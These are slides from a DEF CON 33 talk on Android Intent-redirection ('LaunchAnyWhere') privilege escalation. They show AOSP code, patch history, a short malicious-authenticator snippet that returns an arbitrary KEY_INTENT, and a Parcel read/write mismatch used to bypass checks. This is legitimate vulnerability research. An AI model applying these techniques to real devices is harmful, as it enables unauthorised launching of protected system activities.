

Dead Made Alive Again: Bypassing Intent Destination Checks and Reintroducing LaunchAnyWhere Privilege Escalation

Qidan He

DEFCON 33

Las Vegas, USA

About me

- Senior Director and Chief Security Researcher at JD.com
- Leading the Dawn Security Lab
 - Focusing on anti-fraud, client security, security research etc
- Winner of
 - Pwn2Own, Mobile Pwn2Own
 - Pwnie Award
- Speaker at
 - Black Hat, DEFCON, CanSecWest, RECon, PoC, HITB

Agenda


- Related Android Security Background
- Recap of LaunchAnyWhere Stories and Mitigations
- BadResolve: Make LaunchAnyWhere Great Again
- Unleashing the Power of LLM and MCP
- Summary
- QA

Background

Knowledge about Intents in Android

What is Intent


- Intents are the core of IPC mechanism in Android
 - Abstraction for messages sent within and between apps containing embedded data
 - Apps communicate with each other using (largely) Intents



Android App Components

- Components can be started by Intent (except Application) and receive input from it
- Components can declare Intent-filters in Manifest about expected Intents
 - Except dynamic broadcast-receiver – out of scope for this talk
 - **expected** means it's not always enforced – only when in implicit intent resolving

```
<activity android:name=".search.SearchResultTrampoline"
  android:theme="@android:style/Theme.NoDisplay"
  android:excludeFromRecents="true"
  android:knownActivityEmbeddingCerts="@array/config_known_host_certs"
  android:exported="true">
  <intent-filter>
    <action android:name="com.android.settings.SEARCH_RESULT_TRAMPOLINE" />
    <category android:name="android.intent.category.DEFAULT" />
  </intent-filter>
</activity>
```



Intent composition

- Intent objects use Bundle to store key-value pairs, including
 - Primitive data types, Arrays: `intent.putExtra("defcon", "2025")`
 - Objects implementing Serializable or Parcelable
- Object can define custom serialization scheme
- Intent itself implements Parcelable – which means intent can contains intent that contains intent that
 - So as Bundle

Intent Resolution

- Intents can be explicit or implicit
- Explicit intent's target is deduced from the component set within it
- Implicit intent goes through resolution process, if no component is specified
 - Currently in *com.android.server.pm.ResolveIntentHelper.resolveIntentInternal*
 - Considers Intent-filter, permission, privilege, preferred options
 - Lots of details, we will go back to it later on
 - Security Restrictions

```
startActivity(new Intent("android.intent.action.CALL_PRIVILEGED",  
Uri.parse("tel:911")));
```



```
<activity-alias android:name="PrivilegedCallActivity"  
    android:targetActivity=".components.UserCallActivity"  
    android:permission="android.permission.CALL_PRIVILEGED"  
    "  
    android:exported="true"  
    android:process=":ui">  
    <intent-filter android:priority="1000">  
        <action  
android:name="android.intent.action.CALL_PRIVILEGED"/>  
        <category  
android:name="android.intent.category.DEFAULT"/>  
        <data android:scheme="tel"/>  
    </intent-filter>  
    ...  
</activity-alias>  
  
public class UserCallActivity extends Activity implements  
TelecomSystem.Component {  
    @Override  
    protected void onCreate(Bundle bundle) {  
        //...  
        Intent intent = getIntent();  
        verifyCallAction(intent);  
    }  
}
```


Recap of LaunchAnyWhere

Stories of LaunchAnyWhere vulnerabilities

What is LaunchAnyWhere?

- Activity that can perform sensitive actions like install package, perform call or even execute command are usually protected with permission or is unexported – cannot be accessed by attacker
- Recall that Intent can contain nested Intent – which leads to *Intent Redirection/Injection*




What is LaunchAnyWhere?

- System-uid applications are juicy targets
 - As it can be used to start arbitrary protected activity, regardless of permission, export status
- The primary goal is Settings (com.android.settings)

```
/** @hide
 * Determines whether the given UID can access unexported components
 * @param uid the calling UID
 * @return true if the calling UID is ROOT or SYSTEM
 */
public static boolean canAccessUnexportedComponents(int uid) {
    final int appId = UserHandle.getAppId(uid);
    return (appId == Process.ROOT_UID || appId == Process.SYSTEM_UID);
}
//Called by resolveIntentInternal
```

Bug 7699048: where all the stories begin



```
public Bundle addAccount(AccountAuthenticatorResponse
response, String accountType,
    String authTokenType, String[]
requiredFeatures, Bundle options) {
    Intent intent = new Intent();
    intent.setComponent(new ComponentName(
        "com.trick.trick",
        " com.trick.
trick.AnyWhereActivity"));
    intent.setAction(Intent.ACTION_RUN);
    intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    final Bundle bundle = new Bundle();
    bundle.putParcelable(AccountManager.KEY_INTENT,
intent);
    return bundle;
}
```


```
/** Handles the responses from the AccountManager */
private class Response extends
IAccountManagerResponse.Stub {
    public void onResult(Bundle bundle) {
        Intent intent =
bundle.getParcelable(KEY_INTENT);
        if (intent != null && mActivity != null) {
            // since the user provided an Activity we
will silently start intents
            // that we see
            mActivity.startActivity(intent);
            // leave the Future running to wait for the
real response to this request
        } else if (bundle.getBoolean("retry")) {
```

Bug 7699048: the first round of fix

```
+      @Override
+      public void onResult(Bundle result) {
+          mNumResults++;
-          if (result != null && !TextUtils.isEmpty(result.getString(AccountManager.KEY_AUTHTOKEN))) {
+          Intent intent = null;
+          if (result != null
+              && (intent = result.getParcelable(AccountManager.KEY_INTENT)) != null) {
+              /*
+               * The Authenticator API allows third party authenticators to
+               * supply arbitrary intents to other apps that they can run,
+               * this can be very bad when those apps are in the system like
+               * the System Settings.
+               */
+              PackageManager pm = mContext.getPackageManager();
+              ResolveInfo resolveInfo = pm.resolveActivity(intent, 0);
+              int targetUid = resolveInfo.activityInfo.applicationInfo.uid;
+              int authenticatorUid = Binder.getCallingUid();
+              if (PackageManager.SIGNATURE_MATCH !=
+                  pm.checkSignatures(authenticatorUid, targetUid)) {
+                  throw new SecurityException(
+                      "Activity to be started with KEY_INTENT must " +
+                      "share Authenticator's signatures");
+              }
+          }
+          if (result != null
+              && !TextUtils.isEmpty(result.getString(AccountManager.KEY_AUTHTOKEN))) {
```

Perform a resolve on the incoming Intent to make sure the target Activity this Intent will resolve to is in the same Application as calling Application (i.e. attacker application)

Bug 7699048: the first round of fix



... and now transformed into

```
/**
 * Checks Intents, supplied via KEY_INTENT, to make sure that they don't violate our
 * security policy.
 *
 * In particular we want to make sure that the Authenticator doesn't try to trick users
 * into launching arbitrary intents on the device via by tricking to click authenticator
 * supplied entries in the system Settings app.
 */
protected boolean checkKeyIntent(int authUid, Bundle bundle) {
    //...
    Intent intent = bundle.getParcelable(AccountManager.KEY_INTENT, Intent.class);
    try {
        PackageManager pm = mContext.getPackageManager();
        ResolveInfo resolveInfo = pm.resolveActivityAsUser(intent, 0, mAccounts.userId);
        //...
        ActivityInfo targetActivityInfo = resolveInfo.activityInfo;
        int targetUid = targetActivityInfo.applicationInfo.uid;
        PackageManagerInternal pmi = LocalServices.getService(PackageManagerInternal.class);
        if (!isExportedSystemActivity(targetActivityInfo)
            && !pmi.hasSignatureCapability(targetUid, authUid, CertCapabilities.AUTH)) {
            String pkgName = targetActivityInfo.packageName;
            String activityName = targetActivityInfo.name;
            String tmpl = "KEY_INTENT resolved to an Activity (%s) in a package (%s) that "
                + "does not share a signature with the supplying authenticator (%s).";
            Log.e(TAG, String.format(tmpl, activityName, pkgName, mAccountType));
            return false;
        }
    }
    //...
```

Round 1 finished?

- Round 2!



What if AccountManagerService
(system_server) sees different
Intent as Settings?

Round 2: Parcel Mismatch

- Recall that Bundle can contain Parcelable objects
 - And it's developers' responsibility to write pack & unpack code
 - Things usually go wrong here: e.g.
`com.samsung.android.knox.ucm.configurator.CACertificateInfo`


```
private void readFromParcel(Parcel in) {  
    this.bundle =  
(Bundle)in.readParcelable(Bundle.class.getClassLoader());  
    int v0 = in.readInt();  
    this.certLength = v0;  
    if(v0 > 0) {  
        byte[] v0_1 = new byte[v0];  
        this.certificate = v0_1;  
        in.readByteArray(v0_1);  
    }  
}
```

```
@Override // android.os.Parcelable  
public void writeToParcel(Parcel dest, int  
flag) {  
    if(dest != null) {  
        dest.writeParcelable(this.bundle,  
flag);  
        dest.writeInt(this.certLength);  
        if(this.certLength != 0) {  
            dest.writeByteArray(this.certificate);  
        }  
    }  
}
```

Parcel mismatch: the nightmare of 100+ vulnerabilities

- Given a **certLength**=-1, mismatch will occur when Parcel is written and then read
- **Bundle** contains different object after deserialize and serialize and then deserialize again
 - Which bypasses the *checkKeyIntent* check
 - System_server and Settings actually see different Intent! Which of course will lead to different resolve result
- The detail is quite complex – will not elaborate here due to not quite relevant to today's talk
 - For anyone who's interested, the next slide gives an overview
 - Largely exploited in the wild

Bundle "FengShui" - Self changing Bundle: Exploits



*Taken from Hao Ke's BH EU22 slide

BadResolve(s)

What if AccountManagerService (system_server) and Settings see same Intent, but the intent resolve to different target Activities?

Make LaunchAnyWhere Great Again




Looking back into the fix

```
protected boolean checkKeyIntent(int authUid, Bundle bundle) {
    if (!checkKeyIntentParceledCorrectly(bundle)) {
        EventLog.writeEvent(0x534e4554, "250588548", authUid, "");
        return false;
    }
    Intent intent = bundle.getParcelable(AccountManager.KEY_INTENT, Intent.class);
    //...
    PackageManager pm = mContext.getPackageManager();
    ResolveInfo resolveInfo = pm.resolveActivityAsUser(intent, 0, mAccounts.userId);
    //...
    ActivityInfo targetActivityInfo = resolveInfo.activityInfo;
    int targetUid = targetActivityInfo.applicationInfo.uid;
    PackageManagerInternal pmi = LocalServices.getService(PackageManagerInternal.class);
    if (!isExportedSystemActivity(targetActivityInfo)
        && !pmi.hasSignatureCapability(targetUid, authUid, CertCapabilities.AUTH)) {
        String pkgName = targetActivityInfo.packageName;
        String activityName = targetActivityInfo.name;
        String tmpl = "KEY_INTENT resolved to an Activity (%s) in a package (%s) that "
            + "does not share a signature with the supplying authenticator (%s).";
        Log.e(TAG, String.format(tmpl, activityName, pkgName, mAccountType));
        return false;
    }
    bundle.putParcelable(AccountManager.KEY_INTENT, intent);
}
```

